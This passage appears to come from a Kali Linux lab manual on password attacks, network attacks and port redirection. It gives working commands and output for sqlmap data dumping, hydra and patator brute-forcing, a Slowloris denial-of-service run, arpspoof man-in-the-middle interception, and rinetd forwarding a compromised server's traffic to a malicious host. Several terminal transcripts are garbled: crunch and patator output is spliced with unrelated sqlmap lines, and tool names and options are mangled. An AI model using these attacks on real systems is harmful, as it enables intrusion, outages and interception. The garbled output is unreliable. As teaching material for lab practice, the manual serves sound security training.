[02:33:14] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 02:33:14 /2022-03-16/
```

Step 4: Dump the data from the columns

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists -C aname --dump
```

```
[02:34:17] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.1
[02:34:17] [INFO] fetching entries of column(s) 'aname' for table 'artists' in database 'acuart'
Database: acuart
Table: artists
[3 entries]
+----+
| aname |
+----+
| r4w8173 |
| Blad3 |
| lyzae |
+----+ FOUND: 0
[02:34:18] [INFO] table 'acuart.artists' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/artists.csv'
[02:34:18] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com' version 11.0.13
[*] ending @ 02:34:18 /2022-03-16/
```

PRACTICAL NO. 8

Password Attacks

- A. Wordlists, Brute Force Wordlists
- B. Common Network Service Attack Methods

Kali Linux Wordlist

Kali Linux comes equipped with a powerful tool used to create any length wordlists. This command is known as Crunch. It is a simple command-line utility. The tool contains a simple syntax that can be adjusted to suit the users' needs.

How to capture the wordlist output?

So far, we have been outputting numbers onto the screen, which is not very useful, considering our subject matter is wordlists. Therefore, we must generate a text file that can be used with a different program. Crunch, a tool we had introduced earlier as a built-in utility, will help create the output in a text file.

```
crunch 3 5 0123456789abcdefghijklmnopqrstuvwxyz -o \home\kali\pass.txt
```

```
(kali㉿kali)-[~/usr/share/wordlists]
└─$ sudo crunch 3 5 0123456789abcdefghijklmnopqrstuvwxyz -o \home\kali\pass.txt      1 ✘
  Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176707671,0x67
[sudo] password for kali:9437a75424d4c58704142667974525250636944c596d77765ab6,0x7176706b71),NU
Crunch will now generate the following amount of data: 371381760 bytes
354 MB
0 GB [INFO] the back-end DBMS is MySQL
0 TB server operating system: Linux Ubuntu
0 PB application technology: PHP 5.6.40, Nginx 1.19.0
Crunch will now generate the following number of lines: 62192448
[INFO] [INFO] fetching entries of column(s) 'aname' for table 'artists' in database 'acuart'
crunch: 8% completed generating output
Database: acuart
crunch: 17% completed generating output
[3 entries]
crunch: 27% completed generating output
| aname
| raw8373
| crlyzae
| crunch: 36% completed generating output
| raw8373
| crunch: 47% completed generating output
| crlyzae
| crunch: 59% completed generating output
|
| crunch: 71% completed generating output dumped to CSV file '/home/kali/.local/share/sqlmap/out
| out/testphp.vulnweb.com/dump/acuart/artists.csv'
| crunch: 82% completed generating output text files under '/home/kali/.local/share/sqlmap/outpu
| t/testphp.vulnweb.com'
| crunch: 91% completed generating output
| [ENDING @ 02:34:18 /2022-03-16]
| crunch: 100% completed generating output
```

In cryptography, a brute-force attack consists of an attacker submitting many passwords or passphrases with the hope of eventually guessing correctly. The attacker systematically checks all possible passwords and passphrases until the correct one is found.

In a brute force attack, a threat actor tries to gain access to sensitive data and systems by systematically trying as many combinations of usernames and guessed passwords as possible. If successful, the actor can enter the system masquerading as the legitimate user and remain inside until they are detected. They use this time to move laterally, install back doors, gain knowledge about the system to use in future attacks, and, of course, steal data.

Patator

Patator is a multi-purpose brute-force, with a modular design and a flexible usage.

Currently it supports the following modules:

ftp_login : Brute-force FTP

ssh_login : Brute-force SSH

telnet_login : Brute-force Telnet

smtp_login : Brute-force SMTP

and many more

```
(kali㉿kali)-[~/usr/share/wordlists]
$ patator ftp_login
Patator 0.9 (https://github.com/lanjelot/patator) with python-3.9.8
Usage: ftp_login <module-options ...> [global-options ...]

Examples:
  ftp_login host=10.0.0.1 user=FILE0 password=FILE1 0=logins.txt 1=passwords.txt -x ignore:mesg
  ='Login incorrect.' -x ignore,reset,retry:code=500
  Blad3

Module options:
  host      : target host
  port      : target port [21]
  user      : usernames to test lists' dumped to CSV file '/home/kali/.local/share/sqlmap/out
  password  : passwords to test 'artists.csv'
  tls       : use TLS [0|1] logged to text files under '/home/kali/.local/share/sqlmap/outpu
  timeout   : seconds to wait for a response [10]
  persistent: use persistent connections [1|0]
[!] ending @ 02:34:18 / 2022-03-16

ERROR: wrong usage. Please read the README inside for more information.
```

```
(kali㉿kali)-[~/usr/share/wordlists]
$ patator ssh_login
Patator 0.9 (https://github.com/lanjelot/patator) with python-3.9.8
Usage: ssh_login <module-options ...> [global-options ...]

Examples:
  ssh_login host=10.0.0.1 user=root password=FILE0 0=passwords.txt -x ignore:mesg='Authenticati
  on failed.'
  Blad3

Module options:
  host      : target host
  port      : target port [22]
  user      : usernames to test lists' dumped to CSV file '/home/kali/.local/share/sqlmap/out
  password  : passwords to test 'artists.csv'
  auth_type : type of password authentication to use [password|keyboard-interactive|auto]
  keyfile   : file with RSA, DSA or ECDSA private key to test
  persistent: use persistent connections [1|0]
[!] ending @ 02:34:18 / 2022-03-16
```

```
(kali㉿kali)-[~/usr/share/wordlists]
$ patator telnet_login
Patator 0.9 (https://github.com/lanjelot/patator) with python-3.9.8
Usage: telnet_login <module-options ...> [global-options ...]

Examples:
  telnet_login host=10.0.0.1 inputs='FILE0\nFILE1' 0=logins.txt 1=passwords.txt prompt_re='logi
  n:|Password:' -x ignore:fgrep='Login incorrect'
  Blad3

Module options:
  host      : target host
  port      : target port [23] lists' dumped to CSV file '/home/kali/.local/share/sqlmap/out
  inputs    : list of values to input 'artists.csv'
  prompt_re : regular expression to match prompts[\w+:] home/kali/.local/share/sqlmap/outpu
  timeout   : seconds to wait for a response and for prompt_re to match received data [20]
  persistent: use persistent connections [1|0]
[!] ending @ 02:34:18 / 2022-03-16

ERROR: wrong usage. Please read the README inside for more information.
```

```
(kali㉿kali)-[~/usr/share/wordlists]
└─$ patator smtp_login
      warning: entries of column(s) 'aname' for table 'artists' in database 'a' 2 ×
Patator 0.9 (https://github.com/lanjelot/patator) with python-3.9.8
Usage: smtp_login <module-options ...> [global-options ...]
Table: artists
Examples:
  smtp_login host=10.0.0.1 user=f.bar@dom.com password=FILE0 0=passwords.txt [he1o='ehlo its.me
.com'] -x ignore:fgrep='Authentication failed' -x ignore,reset,retry:code=421

Module options:
  persistent    : use persistent connections [1|0]
  timeout       : seconds to wait for a response [10]
  host          : target host
  port          : target port [25]
  ssl           : use SSL [0|1].artists' dumped to CSV file '/home/kali/.local/share/sqlmap/out
  helostphovul : he1o or ehlo command to send after connect [skip]
  starttls     : send STARTTLS [0|1] to text files under '/home/kali/.local/share/sqlmap/outpu
  userphovul   : usernames to test
  password      : passwords to test
```

HYDRA

Hydra operates by utilizing a series of techniques to crack passwords utilizing various strategies to generate possible passwords, including techniques such as word-list attacks, Brute-force attack and many more.

Hydra -h

Example:

hydra -l user -P passlist.txt <ftp://192.168.0.1>

hydra -L userlist.txt -p defaultpw imap://192.168.0.1/PLAIN

hydra -l ftp -P /home/kali/pass.txt <ftp://10.0.2.15>

```
(kali㉿kali)-[~]
└─$ hydra -l ftp -P /home/kali/pass.txt ftp://10.0.2.15
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-02-27 00:15:53
[DATA] max 16 tasks per 1 server, overall 16 tasks, 258 login tries (l:1/p:258), -17 tries per task
[DATA] attacking ftp://10.0.2.15:21/
[21][ftp] host: 10.0.2.15 login: ftp password: 1
[21][ftp] host: 10.0.2.15 login: ftp password: 2
[21][ftp] host: 10.0.2.15 login: ftp password: 3
[21][ftp] host: 10.0.2.15 login: ftp password: 4
[21][ftp] host: 10.0.2.15 login: ftp password: 5
[21][ftp] host: 10.0.2.15 login: ftp password: 02
[21][ftp] host: 10.0.2.15 login: ftp password: 05
[21][ftp] host: 10.0.2.15 login: ftp password: 11
[21][ftp] host: 10.0.2.15 login: ftp password: 12
[21][ftp] host: 10.0.2.15 login: ftp password: 0
[21][ftp] host: 10.0.2.15 login: ftp password: 00
[21][ftp] host: 10.0.2.15 login: ftp password: 01
[21][ftp] host: 10.0.2.15 login: ftp password: 03
[21][ftp] host: 10.0.2.15 login: ftp password: 04
[21][ftp] host: 10.0.2.15 login: ftp password: 10
[21][ftp] host: 10.0.2.15 login: ftp password: 13
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-02-27 00:15:54
```

-p : takes single password

-P : File name which contains wordlist

-l : single user name

-L : File name which contains multiple usernames

Common Network Service Attack Methods

- DOS – Denial of Service Attack
- MITM

Denial Of Service Attack

Slowloris DDOS Attack Tool in Kali Linux

Uses of Slowloris:

Slowloris sends multiple requests to the target as a result generates heavy traffic botnets.

Slowloris can be used to perform ddos attacks on any webserver.

It is an open-source tool, so you can download it from github free of cost.

It uses perfectly legitimate HTTP traffic.

Denial of service attack can be executed with the help of Slowloris by generating heavy traffic of botnets.

mkdir Slowloris

Change directory

cd Slowloris

Clone slowloris from github

git clone https://github.com/gkbrk/slowloris.git

```
(kali㉿kali)-[~]
$ ls
cert.pem      Downloads      ftp_pwd     nfsserver  paused.conf  public.crt    Templates
commands.csv   emails-github.json  ftp_users  [hidden]  Pictures       samplefile  testfile
esktop        emails-github.xml   input.txt   output.txt  private.key  scipage_vulscan Videos
documents     firsttest      Music      pass.txt   Public        slowloris

(kali㉿kali)-[~]
$ cd slowloris
(kali㉿kali)-[~/slowloris]
$ ls
LICENSE  MANIFEST.in  README.md  setup.py  slowloris.py
(kali㉿kali)-[~/slowloris]
$
```

Start apache (Web server)

sudo service apache2 start

service apache2 status

Run the tool using the following command.

python3 slowloris.py (your ip address) -s 500

```
(kali㉿kali)-[~/slowloris]
$ python3 slowloris.py 10.0.2.15 -s 500
[27-02-2022 00:32:03] Attacking 10.0.2.15 with 500 sockets.
[27-02-2022 00:32:03] Creating sockets ...
[27-02-2022 00:32:03] Sending keep-alive headers ... Socket count: 500
[27-02-2022 00:32:18] Sending keep-alive headers ... Socket count: 500
[27-02-2022 00:32:33] Sending keep-alive headers ... Socket count: 500
[27-02-2022 00:32:49] Sending keep-alive headers ... Socket count: 500
[27-02-2022 00:33:04] Sending keep-alive headers ... Socket count: 500
[27-02-2022 00:33:19] Sending keep-alive headers ... Socket count: 500
[27-02-2022 00:33:34] Sending keep-alive headers ... Socket count: 500
[27-02-2022 00:33:49] Sending keep-alive headers ... Socket count: 500
[27-02-2022 00:34:04] Sending keep-alive headers ... Socket count: 500
[27-02-2022 00:34:19] Sending keep-alive headers ... Socket count: 500
[27-02-2022 00:34:34] Sending keep-alive headers ... Socket count: 500
[C[27-02-2022 00:34:36] Stopping Slowloris
```

Man-In-The-Middle Attack

How to perform a Man-in-the-middle (MITM) attack with Kali Linux

Enable packet forwarding in Linux

The first thing you need to do is to forward all the IPv4 network packages. In this way your machine will act as a router. Execute the following command in a new terminal:

```
sysctl -w net.ipv4.ip_forward=1
[~] $ sudo sysctl -w net.ipv4.ip_forward=1
[sudo] password for kali:
net.ipv4.ip_forward = 1
[~] $
```

2. Intercept packages from victim with arpspoof

arpspoof is a command line utility that allows you to intercept packets on a switched LAN. It redirects too packets from a target host (or all hosts) on the LAN intended for another host on the LAN by forging ARP replies. This is an extremely effective way of sniffing traffic on a switch. The structure of the command to start intercepting packets from the victim to the router is the following:

arpspoof -i [Network Interface Name] -t [Victim IP] [Router IP]

Copy snippet

So with our values, the command should look like:

Important

Run your command in a new terminal and let it running (don't close it until you want to stop the attack).

arpspoof -i wlan0 -t 192.000.000.52 192.000.000.1

Copy snippet

This process will monitor the packet flow from the Victim to the Router.

3. Intercept packets from router with arpspoof

Now that you're intercepting packets from the victim to the router (running on a terminal), you need now to intercept the packets from the victim to the router with arpspoof. The structure of the command to start intercepting packets from the router to the victim is the following:

arpspoof -i [Network Interface Name] -t [Router IP] [Victim IP]

PRACTICAL NO. 9

Port Redirection and Tunneling

A. Port Forwarding – RINETD

What is Port redirecting?

In computer networking, port forwarding/redirecting or port mapping is an application of network address translation (NAT) that redirects a communication request from one address and port number combination to another while the packets are traversing a network gateway, such as a router or firewall. This technique is most used to make services on a host residing on a protected or masqueraded (internal) network available to hosts on the opposite side of the gateway (external network), by remapping the destination IP address and port number of the communication to an internal host. (From Wikipedia)

Why we need port redirection?

Suppose you are in your workplace where network admin has blocked all 65,535 ports in the network except port 80 and 443 for outgoing traffic. Now you want to access any service which is running on a different port other than 80 and 443 but you are not allowed to send request packet on that port because port 80 and 443 are open ports in your network that can access web server only.

To install rinetc, we simply run

apt-get install rinetc

rinetc's configuration file is /etc/rinetd.conf.

```
(kali㉿kali)-[~]
$ rinetc -h
Command 'rinetc' not found, but can be installed with:
sudo apt install rinetc
Do you want to install it? (N/y)y
sudo apt install rinetc
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
    rinetc
0 upgraded, 1 newly installed, 0 to remove and 377 not upgraded.
Need to get 22.2 kB of archives.
After this operation, 74.8 kB of additional disk space will be used.
Get:1 http://ftp.harukasan.org/kali kali-rolling/main amd64 rinetc amd64 0.62.1sam-1.1 [22.2 kB]
Fetched 22.2 kB in 2s (10.6 kB/s)
Selecting previously unselected package rinetc.
(Reading database ... 268130 files and directories currently installed.)
Preparing to unpack .../rinetc_0.62.1sam-1.1_amd64.deb ...
Unpacking rinetc (0.62.1sam-1.1) ...
Setting up rinetc (0.62.1sam-1.1) ...
update-rc.d: We have no instructions for the rinetc init script.
update-rc.d: It looks like a non-network service, we enable it.
Processing triggers for man-db (2.9.4-2) ...
Processing triggers for kali-menu (2021.4.2) ...
```

vi /etc/rinetd.conf
different parameters
1 : all lines are starting with #
2 : you can allow and deny ip address

```

File Actions Edit View Help
#
# this is the configuration file for rinetc, the internet redirection server
#
# you may specify global allow and deny rules here
# only ip addresses are matched, hostnames cannot be specified here
# the wildcards you may use are * and ?
#
# allow 192.168.2.1*
# deny 192.168.2.1?

#
# forwarding rules come here
#
# you may specify allow and deny rules after a specific forwarding rule
# to apply to only that forwarding rule
#
# bindaddress      bindport      connectaddress      connectport

# logging information
logfile /var/log/rinetc.log

# uncomment the following line if you want web-server style logfile format
# logcommon
~
```

vi /etc/rinetc.conf

Then we restart rinetc:/etc/init.d/rinetc restart

Now run

netstat -tap

```

└─(kali㉿kali)-[~]
└$ /etc/init.d/rinetc restart
Restarting rinetc (via systemctl): rinetc.service.

└─(kali㉿kali)-[~]
└$ netstat -tap
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp6       0      0 [::]:http              [::]:*                LISTEN     -
└─(kali㉿kali)-[~]
```

Syntax

Set the rinetc.conf file in the same directory (Windows) or /etc/rinetc.conf (Linux)

<bind address> <bind port> <connect address> <connect port>

Breakdown

bind address / port : The “incoming” IP address, that which we wish to bind on and forwarding packets originally targeted to it onwards.

connect address / port : The “outgoing” IP address, that which we wish to send the packets onwards to.

Example

A server we have compromised is originally located on 10.1.1.223:80 and we wish to forward all the HTTP requests onto our malicious server at 10.1.1.250:8080.

rinetd.conf

```
#bindaddress #bindport #connectaddress #connectport  
10.1.1.223 80 10.1.1.250 8080
```

Run Rinetd, all traffic being sent to the server on 10.1.1.223 will be routed to 10.1.1.250 port 8080. Likewise, any responses from 10.1.1.250:8080 will be routed back through 10.1.1.223 to the original requester.

B. SSH Tunneling

SSH tunneling (also referred to as SSH port forwarding) is simply routing the local network traffic through SSH to remote hosts. This implies that all your connections are secured using encryption. It provides an easy way of setting up a basic VPN (Virtual Private Network), useful for connecting to private networks over unsecure public networks like the Internet.


SSH sessions permit tunnelling network connections by default and there are three types of SSH port forwarding: local, remote, and dynamic port forwarding.

Local SSH Port Forwarding

This type of port forwarding lets you connect from your local computer to a remote server. Assuming you are behind a restrictive firewall or blocked by an outgoing firewall from accessing an application running on port 3000 on your remote server.

You can forward a local port (e.g 8080) which you can then use to access the application locally as follows. The -L flag defines the port forwarded to the remote host and remote port.

```
$ ssh username@name_or_ipaddress -L From_Port: name_or_ipaddress:To_Port  
$ ssh 10.0.2.15 -L 9000:10.0.15:80
```



\$ ssh admin@server1.example.com -L 8080:server1.example.com:3000

Adding the -N flag means do not execute a remote command, you will not get a shell in this case.

\$ ssh -N admin@server1.example.com -L 8080:server1.example.com:3000

The -f switch instructs ssh to run in the background.

\$ ssh -f -N admin@server1.example.com -L 8080:server1.example.com:3000

Now, on your local machine, open a browser, instead of accessing the remote application using the address server1.example.com:3000, you can simply use localhost:8080 or 192.168.43.31:8080